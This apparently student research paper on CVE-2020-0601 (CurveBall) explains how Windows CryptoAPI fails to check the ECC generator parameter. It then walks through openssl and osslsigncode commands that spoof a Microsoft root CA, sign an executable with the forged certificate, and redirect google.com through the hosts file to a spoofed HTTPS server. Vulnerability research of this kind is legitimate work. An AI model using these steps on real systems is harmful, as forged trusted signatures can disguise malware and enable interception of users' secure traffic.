RESEARCH PAPER

CVE-2020-0601

CurveBall Windows CryptoAPI Spoofing

Windows ECC Certificate Incorrect Validation Vulnerability

Submitted By -

Payal Mittal

INTRODUCTION

CVE-2020-0601, referred to as CurveBall is a web browser security vulnerability in which the signature of certificates using elliptic curve cryptography (ECC) is not correctly verified. It was discovered and released by the NSA in 2020. The exploit targets Microsoft CryptoAPI, the program library that handles cryptographic functions for the Windows 10 operating system. The vulnerability affects Internet Explorer, Microsoft Edge and Google Chrome.

CVSS 3.x Severity and Metrics :

NIST : NVD
Base Score : 8.1 High
Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N

DESCRIPTION

A spoofing vulnerability exists in the way Windows CryptoAPI (Crypt32.dll) validates Elliptic Curve Cryptography (ECC) certificates.An attacker could exploit the vulnerability by using a spoofed code-signing certificate to sign a malicious executable, making it appear the file was from a trusted, legitimate source.

ECC relies on different parameters. These parameters are standardized for many curves. However, system didn't check all these parameters. The parameter `G` (the generator) was not checked, and the attacker can therefore supply their own generator, such that when system tries to validate the certificate against a trusted CA, it'll only look for matching public keys, and then use the generator of the certificate.

In order to yield the same public key to spoof the certificate, private key is set to 1

Public Key = Private Key * Generator

Public Key = Generator

Trusted public key is used as the generator of spoofing certificate; Generator is not validated by system

`MicrosoftECCProductRootCertificateAuthority.cer` is by default a trusted root certificate authority (CA) using ECC on Windows 10. Anything signed with this certificate will therefore automatically be trusted.

USAGE

- Create a certificate with the same public key and parameters of a trusted CA. This will be used as spoofing CA.
- Set the generator (G) to the public key (Q), and have a private key (d) set to `1`, since `Q = dG`.
- Next, create a certificate signing request with the extensions to use, e.g. code signing or server authentication.
- Sign this certificate request with your spoofed CA and CA key, and add the usage extensions.
- Bundle the signed certificate request (now a regular certificate) with the spoofed CA, and a signed and trusted certificate is created.
- When Windows checks whether the certificate is trusted, it'll see that it has been signed by our spoofed CA. It then looks at the spoofed CA's public key to check against trusted CA's.
- Open newly signed certificate in Windows, it'll not recognize it as trusted, since it hasn't been tied to anything, thus it will not use the spoofed CA. The spoofed certificate must be installed in system to implement vulnerability.

IMPLEMENTATION


- Files location - https://packetstormsecurity.com/files/author/14686/

- Extract the public key from the trusted CA

ruby main.rb ./MicrosoftECCProductRootCertificateAuthority.cer

- Generate a new x509 certificate based on this key. This will be spoofed CA

openssl req -new -x509 -key spoofed_ca.key -out spoofed_ca.crt



- Generate a new key. It will be used to create a code signing certificate, which we will sign with our own CA


openssl ecparam -name secp384r1 -genkey -noout -out cert.key

- Next, create a new certificate signing request (CSR)

openssl req -new -key cert.key -out cert.csr -config openssl_tls.conf -reqexts v3_tls


- Sign new CSR with spoofed CA and CA key. This certificate will expire in 2047, whereas the real trusted Microsoft CA will expire in 2043.

openssl x509 -req -in cert.csr -CA spoofed_ca.crt -CAkey spoofed_ca.key -CAcreateserial -out cert.crt -days 10000 -extfile openssl_tls.conf -extensions v3_tls




- Pack the certificate, its key and the spoofed CA into a PKCS12 file for signing executables.

openssl pkcs12 -export -in cert.crt -inkey cert.key -certfile spoofed_ca.crt -name "Code Signing" -out cert.p12




- Sign your executable with PKCS12 file.

osslsigncode sign -pkcs12 cert.p12 -n "Signed" -in 7z1900-x64.exe -out 7z1900-x64_signed.exe




In windows VM, navigate to C:\Windows\System32\drivers\etc\hosts


Add IP address of Ubuntu VM and URL - https://www.google.com



Files `cert.crt`, `cert.key`, and `spoofed_ca.crt` are used to serve content. Add the spoofed_ca.crt as a certificate chain in your server's HTTPS configuration. Configure “index.js” server file.

